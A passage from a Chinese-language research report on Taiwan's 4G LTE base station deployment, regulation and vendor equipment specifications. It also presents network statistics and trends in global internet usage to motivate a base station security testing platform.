經由上述資料的彙整與分析，能清楚瞭解我國主管機關致力透過各種規範辦法的制訂進行設備審驗與檢測，乃至於持續推動電信事業進行 ISO/IEC 27000 系列資訊安全相關管理認證，並設立資安通報平臺，建立電信事業網路安全防護提升聯防能量，透過多管齊下之方式，持續強化主管機關監督能量，降低電信事業資安風險。

隨著新技術的出現以及不斷推陳出新的攻擊手法，基於《電信法》第三十九條規定「電信事業設置之電信設備，應符合電信總局所定之技術規範。及第一項不因電信設備之損壞或故障，致電信服務之全面提供發生困難，及第二項維持電信服務之適當品質，…」以及檢視當前主管機關規範，在 4G 行動寬頻通訊基站的審驗及鑑測標準方面，如僅使用現行法規進行審驗及鑑測似乎仍力有未逮，且可能因未有適當之規範，而不容易與資安通報平臺有效整合。

藉由本計畫所規劃之檢測平臺，提供未來 NCC 訂定適當的審驗技術規範與辦法之卓參，另提供電信業者從設備導入之初或在新漏洞/攻擊手法發佈當下，就能經由檢

測平臺早期發現基站可能面臨的設備弱點與資訊安全威脅，以預先設計經由適當的管理/預警機制，以降低整體受威脅之程度與影響層面。

三、電信業者網路佈建

我國自行動電話業務釋照以來，2G 及 3G 行動用戶的普及率早已超過 100%，隨著用戶數的大幅攀升，3G 已顯然不足以應付消費者需求，自 103 年 5 月底 4G 陸續開臺服務以來，業者持續投入 LTE 基礎建設的建置，可提供更多的服務，也加速了網路基礎建設的進行，就用戶成長觀察，截至 104 年 10 月底近一年半的時間，我國 4G 高速寬頻服務發展，4G 用戶數已突破一千萬戶大關。

4G 是全 IP 化網路，其服務品質的維持，必須仰賴一定數量的基站建設，因此為能提供良好的網路品質，業者必須佈建綿密的基站網路，方能容納成長的行動寬頻需求，業者雖持續投入資本建設 4G 網路容量，但我國民眾對電磁波的疑慮經常引發抗爭，讓業者基站佈建一直面臨極大的住抗壓力，在業者合作意願下彼此間透過共構共站的方式，將各業者的基站聯合集中建置，目前的共站共構建置情形如下

表 5- 4 所示。

表 5- 4 2/3G 行動通訊基站共站共構統計

	2G 電臺執照	3G 電臺執照	電臺合計
共構	1,921	11,658	13,579
共站	4,851	28,963	33,814
單站	1,567	9,082	10,469
共構比率	29.9%	30.6%	30.5%
共站比率	75.6%	76.1%	76.0%

資料來源：NCC(NCC 最後統計至 2016/04/30)

為提高用戶行動上網的品質及促進行動寬頻環境發展，各大電信業者除積極佈建新基站外，NCC 於 104 年 11 月展開行動寬頻業務（4G）第二波釋照作業，配合 102 年第一波釋出的頻率，透過聚合載波(CA)技術整合頻譜資源，讓電信業者得以升級到

LTE-A 高速網路理論值達 200Mbps 或 300Mbps 以上的下載速度，以提供高速行動網路與提升服務品質。

本團隊整理目前國內基站建設情形如下圖 5- 5 所示，2G 基站在 105 年 1 月底止，所有業者的數量已降至 23,823 座；而同一時間 3G 基站所有業者的數量合計是 35,332 座，反觀 4G 基站數是 27,641 座，觀察目前 4G LTE 的語音通話需求，主要是以 CSFB（Circuit Switched Fallback）技術提供用戶退回至 3G 電路交換式網路 Circuit-Switch Domain 來提供服務，是 VoLTE 技術部署之前的過渡方案。

目前美國、日本、韓國已開始提供 VoLTE 服務，VoLTE 可讓 4G 用戶在語音通話時不需回到 3G 網路，帶來的明顯效益包括手機撥出到受話方響鈴的時間縮短為 1 秒，通話品質也會更清晰與更立體，語音及視訊通話也能隨時切換，上網速度也不會因此降低。目前各電信業者已獲得 NCC 通過 VoLTE 服務申請，但大部分業者尚未正式商轉，提供用戶該項服務。




圖 5- 5 行動通訊業務基站統計數

資料來源： NCC 及本團隊整理，2016/03/21

4G 是市場的新趨勢，為了加強用戶服務，業者須有規劃地持續增加 4G 基站的架設，讓用戶收話品質更有保障。但由下表 5- 5 整理得知 4G 基站數量尚未達到 2G 或

3G 的建設水準，各通訊業者積極搶攻 4G 市場，推服務、比費率，而消費者在意的通常是收訊品質的良窳，而與通訊品質息息相關的就是基站的密集度，依目前 4G 基站的建設進度來觀察，易形成消費者對 4G 寬頻服務的品質多所質疑，加上國內基站抗爭時有所聞，日益嚴重，增加業者對 4G 網路建設的門檻，因而難以有效利用行動網路發展各類創新加值服務。

表 5- 5 行動通訊業務基站統計

年月	2G	3G	4G	基站數（座）
10101	26,435	22,253		48,688
10102	26,516	22,385		48,901
10103	26,538	23,095		49,633
10104	26,584	23,220		49,804
10105	26,642	23,496		50,138
10106	26,639	23,830		50,469
10107	26,016	23,983		49,999
10108	26,047	24,271		50,318
10109	26,028	24,723		50,751
10110	25,331	25,016		50,347
10111	25,152	25,420		50,572
10112	25,309	25,843		51,152
10201	25,319	26,198		51,517
10202	25,382	26,383		51,765
10203	25,468	26,641		52,109
10204	25,472	25,806		51,278
10205	25,440	26,085		51,525
10206	25,423	26,626		52,049
10207	25,230	26,796		52,026
10208	25,165	27,320		52,485
10209	25,093	28,016		53,109
10210	25,091	27,935		53,026
10211	25,017	27,985		53,002
10212	25,011	28,140		53,151
10301	25,007	28,440		53,447
10302	25,007	28,743		53,750
10303	25,028	28,904		53,932
10304	25,010	29,043		54,053

年月	2G	3G	4G	基站數（座）
10305	25,029	29,329		54,358
10306	25,021	29,487		54,508
10307	24,995	29,732		54,727
10308	24,980	30,394		55,374
10309	24,951	30,478		55,429
10310	24,896	30,450		55,346
10311	24,839	30,600		55,439
10312	24,784	31,091		55,875
10401	24,400	31,241	12,112	67,753
10402	24,370	31,316	13,372	69,058
10403	24,168	32,067	13,769	70,004
10404	24,101	32,319	14,525	70,945
10406	24,079	33,458	18,012	75,549
10407	24,082	33,766	19,668	77,516
10408	24,044	33,931	22,159	80,134
10409	23,933	34,615	23,198	81,746
10410	23,854	35,281	24,233	83,368
10411	23,881	35,163	25,585	84,629
10412	23,847	35,170	26,918	85,935
10501	23,823	35,332	27,641	86,796

資料來源： NCC 及本團隊整理(NCC 最後更新日期為 2016/03/21)

因應大幅成長的智慧裝置行動數據需求，上網需求量大增，基站不勝負荷，電信業者有增建基站因應服務的壓力，因此高速成長的 LTE 行動上網需求，持續考驗電信業者連線網路速度品質與行動網路壅塞時的優化處理效能，為降低網路數據傳輸負擔，積極佈建 Wi-Fi 熱點（Hotspot）以分散 3G/4G 網路訊務量，已成為全球行動電信業者解決上述問題的方法之一。

我國業者都已陸續推出 Wi-Fi 熱點服務，適用對象包括手機及平板等智慧裝置，為了提供用戶更好的上網品質，電信業者除了透過 Wi-Fi 熱點解決網路壅塞問題外，根本的解決之道應朝頻譜效率、網路覆蓋率、節能省電、應用服務及利用率等面向進行改善，以提供消費者最佳的行動網路服務，對行動電信業者而言，更積極地透過取得 4G 頻譜，加速建置基站與 Wi-Fi 熱點以及網路優化等策略仍是最迫切的議題，也是重大的挑戰。

四、電信設備商交付設備規格保證

隨著 4G 網路商用服務到位，台灣電信產業也正式邁入 4G 應用，由於行動影音資料量激增，加上各種物聯網應用需求湧現，在頻寬日益不敷使用的情況下，已持續擴大投資 LTE 基礎建設,並加緊部署先進長程演進計畫(LTE-Advanced)行動通訊網路，由於本研究主要研究標的為 eNodeB，因此本節重點將聚焦於基站，面對 4G 行動網路連結數量持續成長，4G 比重從 2013 年的 3%將躍升至 2018 年 15%；且整體行動網路訊務量飛快增長，2013 至 2018 年之年複合成長率高達 61%，預計至 2018 年將達到近 16EB 的訊務量。為給予用戶更好的行動寬頻上網體驗，電信業者不得不持續佈建更多且密集的基站來滿足數據傳輸業務的增長。

4G 行動通訊標準，主要是從更早之前的 UMTS/ WCDMA(3GPP R99)，HSDPA(R5)，HSUPA(R6)，HSPA+(R7)等技術所演進過來的， 3GPP 自 2008 年公佈的初步 LTE 的 Rel-8 與 Rel-9 標準開發了許多增強功能，經由 3GPP 組織所討論及協商而主導制訂，以滿足由國際電信聯盟無線電通訊部門（ITU-R）的要求，在 2010 年 10 月，3GPP 向 ITU 提出 LTE Rel-10 版本中，以 LTE-Advanced 為主要技術元件包含載波聚合(Carrier Aggregation，CA)、強化 Cell 間的抗干擾(Enhanced Inter-cell interference coordination)以及多點協作通訊(Coordinated Multipoint Transmission, CoMP) ，成功地完成評估程序符合甚至超過 ITU 的 4G 標準 IMT-advanced 的要求。

後續 3GPP 於 2014 年 12 月完成 Rel-12 後 4G 標準(Beyond 4G, B4G)制定，其工作的重點包含直接通訊、公共安全(Public Safety)、群組通訊(Group Communication)技術 Wi-Fi 和 LTE/3G 之間控制層的互通，允許 Wi-Fi offloading 更動態和可靠的控制及微型基站(Small Cell）的進階議題，包含頻譜效率、操作效率、可降低干擾的微型基站開啟與關閉機制、手機同時連線到兩個基站的雙連結機制，由於 5G 技術的重點為高密度微型基站的佈建，因此後續的議題將延續至 Release 14，其時程如下圖 5- 6 所示。




圖 5- 6 LTE 標準演進時程

資料來源： Maxim integrated

然而隨著 4G 逐漸普及，基站數量需求持續成長，綜觀行動通訊發展軌跡，應用服務從 2G 的數位語音，到 3G 的語音、數據整合，再到 4G 的高速數據，其系統面為了承載更多的用戶，基站數量也不斷成長，細胞涵蓋不斷變小，電信業者若持續採用傳統行動通訊基礎建設佈建方案，將對未來整體行動通訊網路的運作效益、佈建成本支出、以及能源消耗等面向，帶來在基礎建設上的整體資本投入將不斷提升，而使業者相關營收短期內追不上投資的腳步，因此降低傳統大量基站的佈建方式導致龐大能源消耗及網路建設的 CAPEX/OPEX 持續成長，另一方面提升核心網路的能力以承載持續增長的網路數據訊務量造成的巨大壓力是電信業者的重大挑戰。

電信業者對低成本高容量的行動接取網路需求顯現，使得電信設備商包括愛立信、諾基亞通訊、華為、三星與中興通訊，近年來投入基站規格的持續改善如功能、尺寸大小、消耗功率、堅實程度及安裝環境的耐候性，市場分析機構 Current Analysis 根據基站相關的指標，如容量、RF 性能、支援頻譜、部署的彈性、售後服務及技術演進和市場地位，進行基站報告評比，其結果如下圖 5- 7 顯示目前 LTE 的領導廠商為諾基亞，其次為愛立信與華為。為確保未來在 5G 技術發展能取得領先的地位，2015 年 4 月 15 日 Nokia 宣布併購法國廠商 Alcatel-Lucent，由此可見行動通訊設備市場的競爭程度不亞於半導體產業。




圖 5- 7 各家業者 eNodeB 評比

資料來源： Current Analysis

在我國 4G LTE 基站市場，除了由於晶片、設備與專利掌握在歐美大廠外，主要是自我國行動電信市場開放以來，愛立信與諾基亞是市場早期進入者，因此在與電信業者磨合，並建立良好的信任基礎上，取得先機。本研究由主管機關基站審定合格清單[100]，整理出相關業者及設備一覽及交付規格，如表 5- 6 所示。

觀察國內現階段 4G LTE 基站佈建情況，可發現進行大規模商用化佈建是由愛立信與諾基亞等業者取得；雖對市場擁有高度興趣的電信設備商仍有許多如三星、Alcatel-Lucent、Airspan、中磊電子、系通科技及華為等，電信業者未採用之主要原因在於政府立場與技術仍處於萌芽發展階段，目前以實驗或測試性質申請居多。由這些規格觀察電信業者注重的是射頻元件的特性，多數業者在追求提供用戶更穩定、高頻寬、並應付持續增長的行動數據訊務量情況下，可快速反應基礎建設需求，而不得不

[100]國家通訊傳播委員會, "行動電話、第三代行動通訊、行動寬頻基地審定合格清單". [Online]. Available: http://www.ncc.gov.tw/chinese/news_detail.aspx?type=&site_content_sn=2000409&is_history=0&pages=0&sn_f=35109，[Accessed:2016/01/28].

著手進行傳統行動網路的佈建。由此現象值得深思的是除了思考未來行動通訊接取網路架構，探索合乎電信需求之外，對於基站元件內使用的硬體、軟體或韌體如何滿足資訊安全的要求，尚未有一套統一的標準規範，藉由本研究案找出對於資安風險衡量的方法，以適度並客觀的方式監控其風險，來滿足法規、業者及用戶的基本安全需求。

表 5- 6 行動通訊基站交付規格表

申請者	製造廠商	型號	射頻單體型號	發射功率
台灣愛立信股份有限公司	ERICSSON AB	RBS 6601	【射頻單體型號：RRUS12：KRC161 262/2】	47.8dBm
	ERICSSON AB	RBS 6601	【射頻單體型號：RRUS12：KRC161 282/2】	47.8dBm
	ERICSSON AB	RBS 6201	【射頻單體型號：RUS01：KRC 11865/2】	49dBm
	ERICSSON AB	RBS 6201	【射頻單體型號：RUS02：KRC 1612 80/1】	49dBm
	ERICSSON AB	RBS 6601	【射頻單體型號：RRUS12：KRC 161　381/1】	49dBm
	ERICSSON AB	RBS 6601	【射頻單體型號：RRUS12：KRC161 461/1】	80W
	ERICSSON AB	RBS 6601	【射頻單體型號：mRRUS12:KRC161 329/1】	40dBm
	ERICSSON AB	RBS6601	【射頻單體型號：RRUS12:KRC161 383/2】	49dBm
	ERICSSON AB	RBS 6501	【射頻單體型號：KRD 901 103/1】	40dBm
	ERICSSON AB	RBS 6501	【射頻單體型號：KRD 901 103/1】	40dBm
	ERICSSON AB	RBS 6201	【射頻單體型號：RUS02：KRC 161 382/1】	53dBm
	ERICSSON AB	RBS 6601 AIR21 B3A B1P	【射頻單體型號：KRC118 045/1】	
	ERICSSON AB	RBS 6601	【射頻單體型號：RRUS13:KRC161 469/4】	
	ERICSSON AB	RBS 6601	【射頻單體型號：KRY 901 331/1】	16.98dBm
台灣諾基亞通訊股份有限公司	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FRPA】	46dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FRPB】	46dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FXEB】	49dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FXDB】	49dBm

申請者	製造廠商	型號	射頻單體型號	發射功率
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FHDB】	47.8dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FHEA】	46dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FHEB】	47.8dBm
	Nokia Solutions and Networks	Flexi Zone Micro BTS	【射頻單體型號：FWEA】	40dBm
	Nokia Solutions and Networks	Flexi LTE Base Station	【射頻單體型號：FXED】	50.8dBm
訊崴技術有限公司	Huawei	DBS3900	【射頻單體型號 RRU 3938 1800MHz】	46dBm
	Huawei	DBS3900	【射頻單體型號 RRU 3939 1800MHz】	47.8dBm
	Huawei	DBS3900	【射頻單體型號 RRU 3268 APT 700 Band A】	46dBm
	Huawei	DBS3900	【射頻單體型號 RRU 3268 APT 700 Band B】	46dBm
	Huawei	DBS3900	【射頻單體型號 RRU 3938 900MHz】	46dBm
	Huawei	DBS3900	【射頻單體型號 RRU 3929 1800MHz】	47.8dBm
台灣國際標準電子(股)有限公司	Alcatel-Lucent	9926 BBU V2	【射頻單體型號：RRH2x40-07APT-4R】	49dBm
Samsung Electronics Co., Ltd	Samsung Electronics Co., Ltd (Korea)	SLS-BR01FB		49dBm
台灣三星電子股份有限公司	Samsung Electronics Co., Ltd.	SLS-BD110B		49dBm
	Samsung Electronics Co., Ltd.	SLS-BD110J		49dBm
台灣卡普施股份有限公司	Airspan	AirSynergy 2000		31.9dBm
中磊電子股份有限公司	中磊電子股份有限公司	SCB103E		24.11dBm
伸波通訊股份有限公司	系通科技股份有限公司	SDAS oFD 1800		21dBm
鴻海精密工業(股)有限公司	南寧富桂精密工業有限公司	FEMTO AP-FC4064		20dBm

資料來源： NCC 及本團隊整理，2016/04/01

五、使用者行為

網際網路發展迄今人們對於頻寬的需求從原先純文字電子郵件的傳遞到今日即時多媒體高解析度的感官需求，而傳輸媒介也由原本的有線傳輸轉而投入更為方便人們使用的無線通訊，無一不堆砌於高頻寬、低延遲、無所不在(ubiquitous)這三大運作基礎之上，其目的就是在滿足對行動頻寬需求幾近索求無度的人性，而為了追求高頻寬及行動化，各式頂尖技術無不卯足全力傾巢而出，設法以自身優勢套住最多的使用者以取得最高的獲利。本研究從使用者觀點出發，分析並探討使用者需求與行為所創造出的 4G 寬頻趨勢，比對全球網際網路使用現況，追蹤可能因應用程式、使用者行為和網路基礎設施方面的行為轉變，對用戶與網路安全帶來新型態的威脅而衍生的安全議題。

（一）使用環境分析

1. 全球網際網路使用狀況

縱觀全球網際網路使用狀況，依據互聯網世界統計(Internet World Stats；IWS)網站 2015 年 11 月 30 日公佈的世界各區域網際網路使用者統計(Internet Users in the World by Regions)資料[101]，如下圖 5- 8 所示亞洲佔全球使用者人數的 48.2%。




圖 5- 8 世界各區域網際網路使用者統計圖

資料來源： Internet World Stats

[101] Internet World Stats, “世界各區域網際網路使用者統計”. [Online]. Available: http://www.internetworldstats.com/stats.htm，[Accessed:2016/01/19].

其中 IWS 的另一項統計資料：亞洲各國家人口比率與上網普及率統計[102]指出，到 2015 年 11 月 30 日為止台灣之使用者數雖然僅佔亞洲的 1.2%，但 84%的普及率排名卻高居全亞洲第三，僅次於南韓的 92.3%及日本的 90.6%，本研究彙整並繪製分析結果如下圖 5- 9 所示。顯示我國已身躋先進國家之林，在政府積極推動「雲端運算產業」及「數位匯流」發展下，將帶動新一波電子商務及資、通訊產業的發展。

而此時 4G 寬頻技術到位，其特徵是提供高速資料服務，能夠同時傳送語音以及資料，適切地銜接並呼應使用者對於高頻寬及行動化日益深化之需求，預估此需求將使得資、通訊相關產業供應鏈也隨之高度成長。




圖 5- 9 亞洲各國家人口比率與上網普及率統計圖

資料來源： Internet World Stats 及本團隊整理

[102] Internet World Stats, “亞洲各國家人口比率與上網普及率統計”. [Online]. Available: http://www.internetworldstats.com/stats3.htm, [Accessed:2016/01/19].

2. 行動通訊技術趨勢

根據 4gamericas 發佈的全球行動通訊技術用戶數年成長率趨勢[103]彙整如下圖 5-10，顯示與去年同期相比，全球 LTE 的用戶數正以年增率 130%成長；而 2015 年 11 月的愛立信行動趨勢報告也預估，2021 年全球 LTE 用戶數將從 2015 年第 3 季的 850 萬人成長至的 41 億人，也反映出 LTE 與智慧手機的高滲透率，以及網際網路上即時通訊軟體的盛行，將可能嚴重侵蝕原本的語音市場而造成行動通訊微利化現象。




圖 5- 10 全球行通動訊技術用戶數年成長率趨勢圖

資料來源：4gamericas 及本團隊整理

